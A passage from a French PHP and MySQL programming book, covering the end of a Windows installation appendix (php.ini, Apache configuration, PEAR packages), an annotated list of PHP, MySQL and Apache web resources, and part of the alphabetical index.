   – Modifiez la directive `extension dir` pour qu'elle pointe vers l'emplacement où résident les DLL de vos extensions. Dans le cadre d'une installation standard, il s'agit de *C:\PHP\ext*. Votre *php.ini* devra donc contenir la ligne suivante :

   ```
   extension_dir = c:/php/ext
   ```

   – Définissez la directive `doc root` pour qu'elle pointe vers le répertoire racine des documents mis à disposition par votre serveur web. Le plus souvent, avec Apache, il s'agira de :

   ```
   doc_root = "c:/Program Files/Apache Software Foundation/Apache2.2/htdocs"
   ```

   – Vous pouvez également sélectionner des extensions à exécuter. Nous vous conseillons pour le moment de vous contenter de PHP puis d'ajouter des extensions à mesure de vos besoins. Pour ajouter des extensions, reportez-vous à la liste qui suit "Windows Extensions". Vous y verrez de nombreuses lignes comme celle-ci :

   ```
   ;extension=php_pdf.dll
   ```

   Pour activer cette extension, il suffit de supprimer le point-virgule en début de ligne (et de l'ajouter pour la désactiver). Si vous voulez ajouter d'autres extensions par la suite, vous devrez redémarrer votre serveur web après avoir modifié votre fichier *ini* afin que ces modifications entrent en vigueur.

   – Dans ce livre, nous avons besoin de *php_pdf.dll*, *php_gd2.dll*, *php_imap.dll* et *php_mysqli.dll*. Vous devrez donc décommenter ces lignes. Si la ligne concernant *php_mysqli.dll* n'est pas présente, ajoutez-la :

   ```
   extension=php_mysqli.dll.
   ```

   – Fermez et sauvegardez votre fichier *php.ini*.

5. Si vous utilisez NTFS, assurez-vous que l'utilisateur sous le compte duquel s'exécute le serveur web dispose des permissions adéquates pour lire votre fichier *php.ini*.

Ajout de PHP à la configuration d'Apache

Vous aurez certainement besoin d'éditer les fichiers de configuration d'Apache. Ouvrez le fichier *httpd.conf* dans votre éditeur de texte favori. Ce fichier est généralement situé dans le répertoire *c:\Program Files\Apache Software Foundation\Apache2.2\conf*. Recherchez les lignes suivantes :

```
LoadModule php5_module C:/php5/php5apache2_2.dll
PHPIniDir "C:/php5/"
AddType application/x-httpd-php .php
```

Si ces lignes n'existent pas, ajoutez-les à la fin du fichier, enregistrez ce dernier et redémarrez votre serveur Apache.

Test de l'installation PHP

Démarrez le serveur web et testez le bon fonctionnement de PHP. Créez un fichier *test.php* et insérez-y la ligne suivante :

```
<? phpinfo() ?>
```

Placez ce fichier dans le répertoire racine des documents du serveur (généralement *c:\Program File\Apache Software Foundation\Apache2.2\htdocs*), puis chargez-le dans votre navigateur en demandant l'URL suivante :

```
http://localhost/test.php
```

ou

```
http://votre_adresse_ip/test.php
```

Si vous obtenez l'affichage d'une page semblable à celle de la Figure A.2, c'est que PHP fonctionne.

Installation de PEAR

PHP 5 est accompagné de l'installeur de paquetages PEAR (*PHP Extension and Application Repository)*. Si vous utilisez Windows, ouvrez une fenêtre de commande et tapez :

```
c:\php\go-pear
```

Le script `go pear` vous posera quelques questions simples concernant l'emplacement de l'installeur de paquetages et les classes PEAR standard, puis il les téléchargera et les installera pour vous (la première étape n'est pas nécessaire avec Linux, mais le reste de l'installation est identique).

À partir de là, l'installeur de paquetages PEAR devrait être installé, ainsi que les bibliothèques PEAR de base. Il vous suffit alors de taper :

```
pear install paquetage
```

où *paquetage* est le nom du paquetage que vous souhaitez installer.

Pour obtenir une liste des paquetages disponibles, faites :

```
pear list-all
```

Pour afficher les paquetages déjà installés, faites :

```
pear list
```

Pour installer le paquetage `Mail Mime` utilisé dans le Chapitre 28, tapez :

```
pear install Mail_Mime
```

Le paquetage MDB2 mentionné au Chapitre 11 doit être installé de la même façon :

```
pear install MDB2
```

Pour mettre à jour un paquetage que vous avez déjà installé, faites :

```
pear upgrade paquetage
```

Si cette procédure ne fonctionne pas, nous vous conseillons d'essayer de télécharger directement les paquetages PEAR à partir de **http://pear.php.net/packages.php**.

Une fois sur le site, consultez la liste des paquetages disponibles. Par exemple, nous avons utilisé dans ce livre le paquetage *Mail_Mime*. Parcourez le site afin de vous rendre à la page correspondant à ce paquetage, puis cliquez sur le lien *Download Latest* pour en obtenir une copie. Il faudra ensuite dézipper le fichier téléchargé et le placer dans un répertoire correspondant à votre variable `include path`.

Il est préférable d'avoir un répertoire `c:\php\pear` ou une structure analogue. Si vous téléchargez manuellement des paquetages, nous vous conseillons de les placer dans l'arborescence de répertoires de PEAR. PEAR utilisant une structure de répertoires standard, nous vous suggérons d'enregistrer vos téléchargements à l'emplacement standard, c'est-à-dire là où l'installeur les aurait mis. Par exemple, le paquetage *Mail_Mime* appartient à la section *Mail ;* en conséquence, il faut placer celui-ci dans le répertoire *c:\php\pear\Mail*.

Autres configurations

Vous pouvez configurer PHP et MySQL avec d'autres serveurs web comme Omni, HTTPD et Netscape Enterprise Server. Nous ne traiterons pas ces configurations dans cette annexe, mais vous pourrez trouver toutes les informations nécessaires sur les sites dédiés à MySQL et PHP, **http://www.mysql.com** et **http://www.php.net**.

Annexe B

Ressources web

Cette annexe présente quelques-unes des nombreuses ressources disponibles sur le Web, dont vous pourrez tirer profit pour trouver des cours, des articles, des informations récentes et des exemples de code PHP. Naturellement, ces ressources sont si nombreuses qu'il n'est pas possible de toutes les citer dans cette annexe, et il y en a tous les jours un peu plus, puisque la popularité de PHP et de MySQL ne cesse de croître dans le monde des développeurs web.

Ces ressources sont parfois en anglais, en français ou en allemand, ou encore dans d'autres langues. Nous vous suggérons d'utiliser un traducteur comme **http://www.systransoft.com** pour parcourir le Web en traduisant automatiquement les pages dans votre langue préférée.

Ressources PHP

- PHP.net (**http://www.php.net**), le site original de PHP. Sur ce site, vous pourrez télécharger les versions binaires et les sources de PHP ainsi que le manuel. Vous pouvez également parcourir les archives des listes de discussion et vous tenir informé des nouveautés concernant PHP.
- ZEND.com (**http://www.zend.com**), la source du moteur ZEND qui fournit toute la puissance de PHP. Ce site contient des forums, des articles, des didacticiels ainsi qu'une base de données de classes et de code que vous pouvez utiliser.
- PEAR (**http://pear.php.net**). Site officiel des extensions PHP.
- PECL (**http://pecl.php.net**). Site frère de PEAR. PEAR contient les classes écrites en PHP alors que PECL contient les extensions écrites en C. Les classes PECL sont quelquefois plus difficiles à installer mais elles proposent une gamme de fonctionnalités plus vaste et sont presque toujours plus puissantes que leurs équivalents PHP.

- PHPCommunity (**http://www.phpcommunity.org/**). Nouveau site communautaire consacré à PHP.
- php|architect (**http://www.phparch.com**). Magazine PHP. Ce site propose des articles gratuits et vous permet de vous abonner afin de recevoir le magazine au format PDF ou imprimé.
- PHP Magazine (**http://www.phpmag.net/**). Autre magazine PHP, également disponible au format électronique ou papier.
- PHPMyAdmin.Net (**http://www.phpmyadmin.net/**). Site de l'interface web bien connue pour MySQL.
- PHPBuilder.com (**http://www.phpbuilder.com**). Portail de didacticiels sur PHP. Sur ce site, vous trouverez des didacticiels sur tous les sujets imaginables. Il propose également un forum dans lequel les utilisateurs de PHP peuvent poser des questions.
- DevShed.com (**http://www.devshed.com**). Portail proposant d'excellents didacticiels sur PHP, MySQL, Perl et d'autres langages de développement.
- PX-PHP Code Exchange (**http://px.sklar.com**). Site très intéressant pour les débutants. Vous y trouverez plusieurs exemples de scripts et de fonctions utiles.
- The PHP Resource (**http://www.php-resource.de**). Source très riche de didacticiels, d'articles et de scripts. Le seul "problème" de ce site est qu'il est en allemand. Nous vous recommandons donc de passer par un service de traduction si vous ne parlez pas très bien cette langue. Vous pouvez dans tous les cas consulter les exemples de code.
- WeberDev.com (**http://www.WeberDev.com**), auparavant connu sous le nom de *Berber's PHP sample page*, s'est développé et contient désormais plusieurs didacticiels et exemples de code. Il est destiné aux utilisateurs de PHP et de MySQL et aborde des sujets aussi variés que la sécurité et les bases de données.
- HotScripts.com (**http://www.hotscripts.com**), un bon ensemble de scripts classés par catégories. Ce site regroupe des scripts pour différents langages, comme PHP, ASP et Perl. La partie consacrée aux scripts PHP est très complète. De plus, ce site est très souvent mis à jour. Un site incontournable si vous cherchez des scripts.
- PHP Base Library (**http://phplib.sourceforge.net**). Site utilisé par les développeurs pour les projets PHP de grande envergure. Vous y trouverez une bibliothèque complète d'outils pour une approche alternative dans le domaine de la gestion des sessions ainsi pour les modèles et les abstractions de bases de données.
- PHP Center (**http://www.php-center.de**). Un autre portail allemand qui contient des didacticiels, des scripts, des conseils, des annonces, etc.

- PHP Homepage (**http://www.php-homepage.de**). Encore un autre site allemand sur PHP qui contient des scripts, des articles, des informations et bien d'autres choses. Il inclut également une section de référence rapide.
- PHPIndex.com (**http://www.phpindex.com**). Portail français proposant beaucoup d'informations sur PHP, comme les dernières nouvelles, des FAQ, des articles, des offres d'emploi et bien d'autres choses.
- WebMonkey.com (**http://www.webmonkey.com**). Portail regroupant plusieurs ressources web, des cours pratiques, des exemples de code, etc. Ce site aborde les problèmes de conception, de programmation, de back-ends, d'éléments multimédias, pour n'en citer que quelques-uns.
- The PHP Club (**http://www.phpclub.net**). Site qui propose plusieurs ressources pour les débutants en PHP. Il contient des nouvelles, des résumés de livres, des exemples de code, des forums, des FAQ et beaucoup d'autres didacticiels pour les débutants.
- PHP Classes Repository (**http://phpclasses.org**). Site consacré à la distribution de classes gratuites écrites en PHP. Il est indispensable si vous développez du code ou si votre projet repose sur des classes. Ce site possède aussi une fonction de recherche très pratique pour trouver facilement les informations qui vous intéressent.
- The PHP Resource Index (**http://php.resourceindex.com**). Site portail qui contient des scripts, des classes et de la documentation. Toutes les informations de ce site sont très bien organisées, ce qui peut vous faire gagner un temps précieux.
- PHP Developer (**http://www.phpdeveloper.org**). Autre portail PHP qui contient des nouvelles, des articles et des didacticiels.
- Evil Walrus (**http://www.evilwalrus.com**). Portail intéressant de scripts PHP.
- Source Forge (**http:// sourceforge.net**). Site très complet pour les ressources open-source. Source Forge permet non seulement de trouver le code qui vous intéresse, mais fournit également un accès CVS, des listes de diffusion et des machines pour les développeurs open-source.
- Codewalkers (**http://codewalkers.com/**) contient des articles, des comptes rendus de lecture, des didacticiels et l'amusant concours *PHP Contest*, où vous pouvez gagner des prix en exerçant vos nouveaux talents. Ce site organise un concours toutes les deux semaines.
- PHP Kitchen (**http://www.phpkitchen.com/**) présente des articles, des informations et une profession de foi en faveur de PHP.
- Postnuke (**http://www.postnuke.com/**). Système de gestion de contenu avec PHP très utilisé.

- PHP Application Tools (**http://www.php-tools.de/**). Ensemble de classes PHP très utiles.
- Codango (**www.codango.com/php/**). Ressource intéressante pour les applications web en PHP. Ce site propose des bibliothèques, des scripts, des hébergements, des didacticiels et beaucoup d'autres choses encore.

Ressources MySQL et SQL

- Le site officiel de MySQL (**http://www.mysql.com**). Contient une excellente documentation, le support et les informations nécessaires. Un site incontournable si vous vous servez de MySQL, notamment pour sa zone développeur et ses archives de listes de discussion.
- The SQL Course (**http://sqlcourse.com**). Site pour les débutants en SQL, qui propose un cours d'introduction à SQL accompagné d'instructions simples à comprendre. Il permet de mettre en pratique ce que vous avez appris en mettant à disposition un interpréteur SQL en ligne.
- SearchDatabase.com (**http://searchdatabase.techtarget.com**). Portail intéressant qui inclut beaucoup d'informations utiles sur les systèmes de bases de données. Vous y trouverez d'excellents cours, des astuces, des publications, des FAQ, des présentations, etc. Incontournable !

Ressources Apache

- Apache Software (**http://www.apache.org**). Le point de départ si vous devez charger des sources ou des exécutables pour le serveur web Apache. Vous y trouverez également la documentation en ligne.
- Apache Week (**http://www.apacheweek.com**). Site de nouvelles hebdomadaires qui fournit les informations essentielles pour tous ceux qui se servent du serveur Apache ou d'autres services Apache.
- Apache Today (**http://www.apachetoday.com**). Source d'informations quotidiennes sur Apache. Les utilisateurs doivent s'inscrire pour pouvoir poster des questions.

Développement web

Philip and Alex's Guide to Web Publishing (**http://philip.greenspun.com/panda/**), un guide pratique et irrévérencieux pour le développement de logiciels appliqué au Web. L'un des rares livres sur le sujet cosigné par un Samoyède.

Index

Symboles

% (symbole) 121

& (esperluette) 38, 167

.htaccess (fichier) 154, 388, 390, 392

.httpd.conf (fichier) 390

.inc (extension) 151

__autoload() 201

A

Accès
- au contenu des tableaux 90, 92
- aux attributs d'une classe 178
- aux variables des formulaires 24
- concurrents 85
- contrôle 306, 310
  - implémentation 377
- permissions 70, 320, 431

Accolades 51

action (attribut) 17

Addition (opérateur) 35

AddSlashes() (fonction) 123, 286, 404

Affectation 26, 36
- de valeurs
  - à des tableaux 90
  - à des variables 30
- valeurs retournées 37

Ajax, Framework 859

Ajout de contenu dynamique 22

alias (de tables) 268

ALL (privilège) 241

allow_url_fopen, directive de php.ini 357

ALTER (privilège) 239

ALTER TABLE (instruction) 276

AmazonResultSet, classe 827

Analyse d'une URL 448

Anomalies
- d'insertion 225
- de modification 224
- de suppression 225

Apache
- authentification de base 387
- httpd.conf 895
- installation sous Windows 900
- mod_auth (module Apache) 391
- ressources 910
- sécurité 404

API d'introspection 203

Apostrophes
- doubles 28, 29
- inversées 43, 251
- inverses 438
- MySQL 258
- simples 29

Appel
- d'opérations de classe 181
- de fonctions 23, 155
  - erreur 157, 550, 554

Application (protocoles du niveau) 400

Applications web
- documents personnalisés 771-806
  - composants de la solution 777
  - évaluation des réponses 783
  - formats 772

Applications web *(suite)*
PDF 789, 793, 798
présentation de la solution 780
QCM 781
RTF 786
systèmes d'évaluation 777
forums web 739-769
articles
affichage 752, 759
ajout 761
arborescence 746
base de données 743
composants 740
fils de discussion 749
Phorum 769
présentation de la solution 742
gestionnaire de listes de diffusion 687-737
architecture du script 694
base de données 688, 692
connexions 701
envoi des e-mails 731
fonctions
administratives 720
de l'utilisateur 707
présentation de la solution 690
mots de passe 718
messagerie web 651-686
envoi d'e-mails 681
panier virtuel
affichage 626
ajout d'articles 628
base de données 612
catalogue en ligne 615
enregistrement 630
interface d'administration 608, 640
listage des livres 619
paiement 607, 631, 638
présentation de la solution 608
système de recommandation de sites 567
authentification 568
système de suggestion de sites
authentification 576
liens
affichage 597
ajout 594
suppression 598
mots de passe 587
résumé de la solution 570
sessions 583
suggestion de sites 600
base de données 572
Architecture d'une base de données 228, 281
Archives d'une liste de diffusion 715
Argument d'une fonction 23
array() (fonction) 89
array_count_values() (fonction) 111
array_pop() (fonction) 105
array_push() (fonction) 105
array_reverse() (fonction) 103, 105
array_walk() (fonction) 110
Arrêt (de l'exécution) 520
arsort() (fonction) 100
AS (clause) 268
ASC (mot-clé) 270
ASCII 772
asort() (fonction) 100
asp_tags (directive) 20
Attribution de privilèges 236
Attributs
action 17
d'objets 178
de classe 173
création 176
method 17
Auth_MySQL_DB (directive) 392
Auth_MySQL_Encryption_Types (directive) 393
Auth_MySQL_Info (directive) 392
Auth_MySQL_Password_Field (directive) 393
Auth_MySQL_Password_Table (directive) 392

Auth_MySQL_Username_Field (directive) 393
Authentification
contrôle d'accès, implémentation 377
de base (HTTP) 384
et Apache 387
et PHP 385
des utilisateurs 375, 568, 576
digest (HTTP) 384
personnalisée 393
AuthType (directive) 389
AUTO INCREMENT (mot-clé) 245
auto_append_file (directive) 154, 383
auto_prepend_file (directive) 154, 383
Autres interfaces de bases de données 295

B

Backticks *Voir* **Apostrophes inverses**
Balises
PHP 19
styles 20
suppression en lecture 78
Barres
obliques (/) 35, 67
inverses (\) 67, 123, 138, 893
basename() (fonction) 426, 434
Bases de données
affichage
des bases de données 311
des colonnes 311, 314
des tables 248
ajout
d'enregistrements 290
de données 290
architecture 228, 281
avantages 84, 217
casse 250
clés 219, 226
colonnes 219
conception 222
connexion 286
avec PEAR 297
erreurs 552
paramètres 287
création 235
des tables 244
déconnexion 290
avec PEAR 298
et PHP 5
fichiers plats 63
gestionnaire de listes de diffusion 692
index
accélération des requêtes 321
affichage 312
insertion de données 258
interfaces 295
interrogation 288
à partir du Web 285
lecture de données 260
avec critères 262
dans plusieurs tables 264
lignes 219
mise à jour des enregistrements 276
modification des tables 276
MySQL 3, 238, 299
null 227
optimisation 320
processus (affichage) 313
projets
forum web 743
panier virtuel 612
système de suggestion de sites 572
récupération des données 289
relations 221
restauration 322
sauvegarde 321
schémas 221
sécurité 308-311
sélectionner 243, 287
suppression
d'enregistrements 279
d'une base de données 279
de tables 279
tables 218, 228
transaction 229
valeurs 219, 225
variables système (affichage) 313

Bibliothèques
de fonctions personnalisées 570, 610
de manipulation des images 484
des fonctions prédéfinies 531
développement 537
FDF 790
fonctions développement 537
FreeType 476
FTP 456
gd 476
IMAP4 442
installation 889
intégrées de PHP 5
JPEG 779
PCRE 134
PDFlib 779, 793, 803
t1lib 476
TIFF 779

BINARY (mot-clé) 255

BindAddress (directive) 901

Bits (opérateurs) 41

Blocs de code 51

Boucles
do...while 59
for 58, 91, 92, 96
foreach 58, 91, 92, 96
while 56, 93

break (instruction) 54, 59

C

Calendrier (fonctions de) 473

Caractères
accolades 51
apostrophes
doubles 28, 29
inversées 43, 251
inverses 438
MySQL 258
simples 29
barres obliques 36, 67
inverses 67, 123, 138, 893
d'espacement 21
suppression 118
de continuation 893
EOF 80
expressions régulières 135
guillemets
doubles 90
échappement 124, 521
problèmes 123
lecture caractère par caractère 80
nouvelle ligne 21, 73, 118, 119
point (.) 28, 36, 135
retour chariot 21, 73, 118, 119
spéciaux dans les regexp 138
tabulation 21, 73, 78, 108, 118, 136, 535

Carte de crédit (stockage des numéros de) 406

case (instruction) 53

Casse
bases de données 250
modification 122
noms des fonctions 158
SQL 233

Casting 32

Catalogue en ligne 615

Chaînes 115-143
apostrophes 29
comparaison 128
concaténation 28, 36
conversion en un nombre 109
de format
date() 24, 459
printf() 120
spécifications de conversion 121
découpage de chaînes 142
documents sur place 29
évaluation 519
expressions régulières 134-142
fusion 125
longueur 129
mise en forme 118, 123

modification de la casse 122
position d'une sous-chaîne 131
recherche de sous-chaînes 129, 141
remplacement de sous-chaînes 129, 141
scission 78, 107, 125
substitution de sous-chaînes 132
suppression des espaces 118
types dans MySQL 254

checkdate() (fonction) 352, 465

checkdnsrr() (fonction) 450

Chemin d'accès
absolu 66
relatif 66
Unix 67
Windows 67

chgrp() (fonction) 435

Chiffrement 309
données 405
e-mail 406
GPG (Gnu Privacy Guard) 407
mots de passe 381

chmod() (fonction) 435

chop() (fonction) 118

chown() (fonction) 435

class (mot-clé) 176

Classes 173
abstraites 199
accès aux attributs 178
constantes 197
constructeurs 177
exemple 756
création 176
de pages web 187-204
destructeurs 177
Exception (classe) 207
héritage 176, 182
multiple 186
implémentation 189
instanciation 178
polymorphisme 175
redéfinition 184
structure 176
type 198

Clauses
AS 268
GROUP BY 271
HAVING 272
LIMIT 272
ON 267
WHERE 262, 265

Clés 219
clés publiques
Gnu Privacy Guard (GPG) 408
importation (GPG) 410
étrangères 331
installation de GPG 408
pertinence 226
primaire 246

closedir() (fonction) 428

Code
bibliothèques de fonctions, développement 537
colorisation du code 524
commentaires 22, 534
contrôle de versions 537
décomposition 536
définition de standards 532
erreurs
de logique 555
de programmation 547
personnalisées 562
exécution de blocs 51
gestion des erreurs 562
indentation 51, 535
maintenabilité 532
optimisation 542
réutilisation 531
du code 145

Colonnes 219
affichage 311, 314

Colorisation du code source 524

columns_priv (table) 300, 305

Commandes
CREATE TABLE 244, 247
DESCRIBE 248, 314
EXPLAIN 314
FLUSH PRIVILEGES 307
GRANT 236, 239, 299
LOCK TABLES 321
mysql 233
RELOAD 307
REVOKE 236, 241
SHOW 248, 311
syntaxe 312

Commentaires 22, 534

Commerce électronique (sites web)
paiement en ligne 607, 631
implémentation 638

Comparaisons
dans les clauses WHERE 262
de chaînes 128
opérateurs 39

Concaténation de chaînes 28, 36

Conception
base de données 222
de sites
réutilisation du code avec require() 149
utilisation de classes 187-204
Web, POO 187-197

Configuration
du contrôle de session 510
du support des images 476
options *Voir* Directives
php.ini 154, 404, 424, 523, 560, 893, 902
utilisateurs MySQL 236, 242

Connexions
à des services réseaux 554
base de données 286
avec PEAR 297
erreurs 552
paramètres 287
serveur FTP 453
fermeture 457

Constantes 33

Constructeurs 177
exemple 756

Contenu dynamique 22

continue (instruction) 60

Contrôle
de la lecture 77
de session 503-518
configuration 510
exemple 508
de versions (code) 537
CVS 538
des accès 306, 310
.htaccess 154, 388, 390, 392
aux attributs d'une classe 178
des dates 465

Conventions de noms 533

Conversion
d'une chaîne en un nombre 109
de tableaux en scalaires 112
entre calendriers 473
formats de date 467

Cookies 504-506
création 505

Copie d'une variable 26

copy() (fonction) 436

Couleurs (sélection) 480

count() (fonction) 106, 111

Courriers électroniques *Voir* **E-mails**

CREATE (privilège) 239

CREATE TABLE (commande) 244, 247

Création
de fichiers 436
de répertoires 431
de variables 30

CROSS JOIN (instruction) 265

crypt() (fonction) 381

Cryptage
GPG (Gnu Privacy Guard)
paires de clés 408
tests 410

PGP (Pretty Good Privacy) 406
current() (fonction) 109
Curseurs 336
CVS (Concurrent Versions System) 538

D

datadir (variable) 250
date() (fonction) 23, 24, 434, 459
codes de format 460
DATE_FORMAT() (fonction) 468
Dates 459
calculs 469, 471
dans MySQL 253
de dernière modification d'un script 523
formats
de date() 460
de DATE-FORMAT() 468
validation 465
db (table) 300, 303
Débogage
des variables 557
niveaux d'erreur 559
requêtes 314
Déclaration d'une fonction 159
declare 60
decoct() (fonction) 434
Décomposition du code 536
Décompte des éléments d'un tableau 106, 111
Déconnexion de la base de données 290
Découpage de chaînes 142
Décrémentation 38
define() (fonction) 33
Délais FTP 457
DELETE
instruction 279
privilège 239
Délimiteur (choix d'un) 73, 108
Déplacement de fichiers 436
Dépôts de fichiers 419
sécurité 426
DESC (mot-clé) 270
DESCRIBE (commande) 248, 314
Désenregistrement de variables de sessions 517
Dessin 480
Destructeurs 177
Développement
bibliothèques 537
contrôle de versions 537
distinction logique/contenu 541
documentation des projets 539
environnement 539
optimisation du code 542
orienté objets, exemple 173-753
projet de panier virtuel
implémentation 622
prototypage 540
structure des dossiers 537
web 529
définition de standards 532
planification 530
die() (fonction) 520
Directives
asp_tags 20
Auth_MySQL_DB 392
Auth_MySQL_Encryption_Type 393
Auth_MySQL_Info 392
Auth_MySQL_Password_Field 393
Auth_MySQL_Password_Table 392
Auth_MySQL_Username_Field 393
AuthType 389
auto_append_file 154, 383
auto_prepend_file 154, 383
BindAddress 901
display_errors 893
doc_root 903
ErrorDocument 388

Directives *(suite)*
extension_dir 903
Listen 901
magic_quotes_gpc 404
magic_quotes_runtime 404
memory_limit 427
Port 901
register_globals 25
safe_mode_allowed_env_vars 440
sendmail_path 893
short_tags 20
track_errors 42, 561
upload_max_filesize 424
upload_tmp_dir 427
display_errors (directive) 893
Division (opérateur) 35
do...while (boucle) 59
doc_root (directive) 903
Documents personnalisés 771-806
composants de la solution 777
évaluation des réponses 783
formats 772
PDF 789, 793, 798
RTF 786
présentation de la solution 780
QCM 781
système d'évaluation 777
Dollar ($) 24, 33
Données
ajout 290
chiffrement 405
d'autres serveurs web 443
dates et heures dans MySQL 253
filtrage 285, 293, 403, 439, 555
groupement et agrégation 270
insertion dans MySQL 258
lecture dans MySQL 260
avec critères 262
dans plusieurs tables 264
littéraux 28
numériques (représentation graphique) 493
récupération 289
redondances 224
sélectionner 269
sensibles (cartes de crédit) 406
sérialisation 521
stockage 63-86
types 30
numériques dans MySQL 251
vérification 579
doubleval() (fonction) 293, 310
Droits d'accès de mysqld 308
DROP (privilège) 239
DROP DATABASE (instruction) 279
DROP TABLE (instruction) 279

E

each() (fonction) 92, 109
Echappements 123
echo (instruction) 21, 28, 120
Écriture dans un fichier 72
erreur 551
Égalité (opérateur) 39
else (instruction) 51
elseif (instruction) 52
E-mails
affichage des en-têtes 680
avec pièces jointes 689
cryptage 406
avec GPG 407
envoi 681
et réception 442, 731
fonction mail() 117, 442, 734
lecture 676
messagerie web 651-686
répondre 683
suppression 681
vérification de l'adresse 579
empty() (fonction) 49
end() (fonction) 109
Enregistrement
des données 63-86
des variables de session 507
miroir d'un fichier *via* FTP 450

MX 449
utilisateurs 576
En-têtes 805
d'un e-mail (afficher) 680
Entités HTML 354
Environnement
de développement 539
variables 34, 439, 522
GDFONTPATH 488
modification 523
Envoi
d'e-mails 442, 681, 731
pièces jointes 689
des en-têtes 805
EOF 80
ereg() (fonction) 141
ereg_replace() (fonction) 141
eregi() (fonction) 141
eregi_replace() (fonction) 141
Erreurs
affichage 560
anomalie
d'insertion 225
de modification 224
de suppression 225
appel de fonction 157, 550, 554
de connexion à la base de données 552
de logique 555
de programmation 547
en cours d'exécution 549
exceptions 205
gestion 562
lecture/écriture dans un fichier 551
messages 157, 554
niveaux 559
opérateur de suppression d'erreur 42, 71
ouverture de fichiers 70
personnalisées 562
SQL 553
ErrorDocument (directive) 388
escapeshellcmd() (fonction) 404, 439
escapeshellcmd() (fonction PHP) 360
Espaces 21, 136
suppression 118
Étiquette temporelle
Unix 523
eval() (fonction) 519
Évaluation
de chaînes 519
des expressions 46
Exceptions 205
définies par l'utilisateur 208
exec() (fonction) 437
PHP 361
EXECUTE (privilège) 239
Exécution
arrêt 520
de programmes 437
erreurs 549
Existence d'un fichier 81
exit() (fonction) 60, 520
EXPLAIN
commande 314
mot-clé 314
explode() (fonction) 107, 125, 449
Exportation des clés publiques (PGP) 408
Expressions régulières 134-142
analyse adresses électroniques 139
caractères spéciaux 138
découpage de chaînes 142
recherche de sous-chaînes 141
remplacement de sous-chaînes 141
répétition 136
sous-expressions 137
extends (mot-clé) 182
extension_dir (directive) 903
Extensions
.inc 151
de noms des fichiers 148
liste des extensions chargées 522
extract() (fonction) 112

F

fclose() (fonction) 74

FDF (Forms Data Format) 790

feof() (fonction) 77

Fermeture
- connexion FTP 457
- d'un fichier 74
- d'une session 586, 720

fgetc() (fonction) 80

fgetcsv() (fonction) 78

fgets() (fonction) 77, 78

Fichiers
- .htaccess 154, 388, 390, 392
- .httpd.conf 390
- dépôt 419
- des mots de passe 389
- écriture 72
  - erreur 551
- enregistrement miroir *via* FTP 450
- étiquette temporelle 523
- existence 81
- extensions de noms 148
- FDF 790
- fermeture 74
- horodatage 434, 454, 462
- HTML 773
- httpd.conf 895
- inclusions 152
- lecture 76
  - erreur 551
- modes d'ouverture 65, 67
- modification des propriétés 435
- navigation 81
- obtention d'informations 432
- ouverture 65
  - erreurs 70
  - *via* FTP 69
  - *via* HTTP 69
- PDF 776, 789
- php.ini 154, 404, 424, 523, 560, 893, 902
- plats 63
  - problèmes 84
- PostScript 775
- RTF 774, 786
- suppression 81
- taille 81, 457
- téléchargement 455
- texte ASCII 772
- transferts 689, 723, 726
  - modes 456
- verrouillage 83

FILE (privilège) 309

file() (fonction) 79, 106

file_exists() (fonction) 81, 454

file_get_contents() (fonction) 80

fileatime() (fonction) 434

filegroup() (fonction) 434

filemtime() (fonction) 434, 454

fileowner() (fonction) 434

fileperms() (fonction) 434

filesize() (fonction) 81, 435

filetype() (fonction) 435

Filtrage des données 285, 293, 403, 439, 555

final (mot-clé) 186

FishCartSQL (application de panier virtuel) 649

flock() (fonction) 83

floor() (fonction) 470

FLUSH PRIVILEGES (commande) 307

Fonctions 155-172
- accesseurs 179
- AddSlashes() 123, 286, 404
- appel 23, 155
  - erreur 550, 554
- application à des éléments d'un tableau 110
- array() 89
- array_count_values() 111
- array_pop() 105
- array_push() 105
- array_reverse() 103, 105
- array_walk() 110
- arsort() 100

asort() 100
basename() 426, 434
checkdate() 465
checkdnsrr() 450
chgrp() 435
chmod() 435
chop() 118
chown() 435
closedir() 428
conventions de noms 534
copy() 436
count() 106, 111
crypt() 381
current() 109
d'agrégation de MySQL 271
d'interactions avec les processus 438
date() 23, 24, 434, 459
  codes de format 460
DATE_FORMAT() 468
de calendrier 473
de manipulation des répertoires 427
de recherche réseau 445
de traitement
  des chaînes 115-143
  des fichiers 65
decoct() 434
define() 33
die() 520
doubleval() 293, 310
each() 92, 109
empty() 49
end() 109
ereg() 141
ereg_replace() 141
eregi() 141
eregi_replace() 141
escapechellcmd() 439
escapeshellcmd() 404
eval() 519
exec() 437
exécution de programmes 437
exit() 60, 520
explode() 107, 125, 449
extract() 112
fclose() 74
feof() 77
fgetc() 80
fgetcsv() 78
fgets() 77, 78
file() 79, 106
file_exists() 81, 454
file_get_contents() 80
fileatime() 434
filegroup() 434
filemtime() 434, 454
fileowner() 434
fileperms() 434
filesize() 81, 435
filetype() 435
flock() 83
floor() 470
fopen() 66-72, 77, 156
  échec 71
  et FTP 450
  modes d'ouverture des fichiers 67
  ouverture d'une URL 596
fpassthru() 79
fputs() 72
fread() 80
fseek() 81
ftell() 81
ftp_connect() 453
ftp_fput() 457
ftp_get() 456
ftp_nlist() 458
ftp_put() 457
ftp_quit() 457
ftp_size() 457
fwrite() 72
  paramètres 73
get_current_user() 523
get_extension_funcs() 522
get_loaded_extensions() 522
getdate() 464
getenv() 439
gethostbyname() 446, 449
getlastmod() 523
getmxrr() 446, 449
gettype() 48

Fonctions *(suite)*
Header() 482
highlight_file() 524
highlight_string() 525
htmlspecialchars() 286, 404
imagecolorallocate() 480
imagecreatefromgif() 488
imagecreatefromjpeg() 488
imagecreatefrompng() 488
imagecreatetruecolor() 479
imagedestroy() 483
imagefill() 481
imagefilledrectangle() 498
imageline() 481, 499
ImagePng() 483
imagerectangle() 498
imagestring() 481
imagettfbbox() 489
imagettftext() 489, 492
implode() 125
ini_get() 523
ini_set() 523
intval() 109
is_uploaded_file() 426
isset() 49, 168
join() 125
krsort() 100
ksort() 100
list() 92
lstat() 435
ltrim() 118
mail() 117, 442, 734
max() 169
md5() 381
mget() 456
mkdir() 431
mktime() 462, 470
move() 436
move_uploaded() 426
mysql_affected_rows() 293
mysql_connect()
  erreurs 552
mysql_errno(), erreurs 552
mysql_error(), erreurs 552
mysql_fetch_object() 290
next() 109
nl2br() 119
number_format() 45
opendir() 428
paramètres 161
parse_url() 448
passthru() 437
password() 309
personnalisées 101, 158
phpinfo() 33, 155, 439, 896
popen() 438
portée des variables 163
pos() 109
posix_getgrgid() 434
posix_getpwuid() 434
prédéfinies (bibliothèque) 531
prev() 109
printf 120
printf() 120
proc_close() 438
proc_open() 438
puttenv() 439
range() 89, 105
readdir() 428
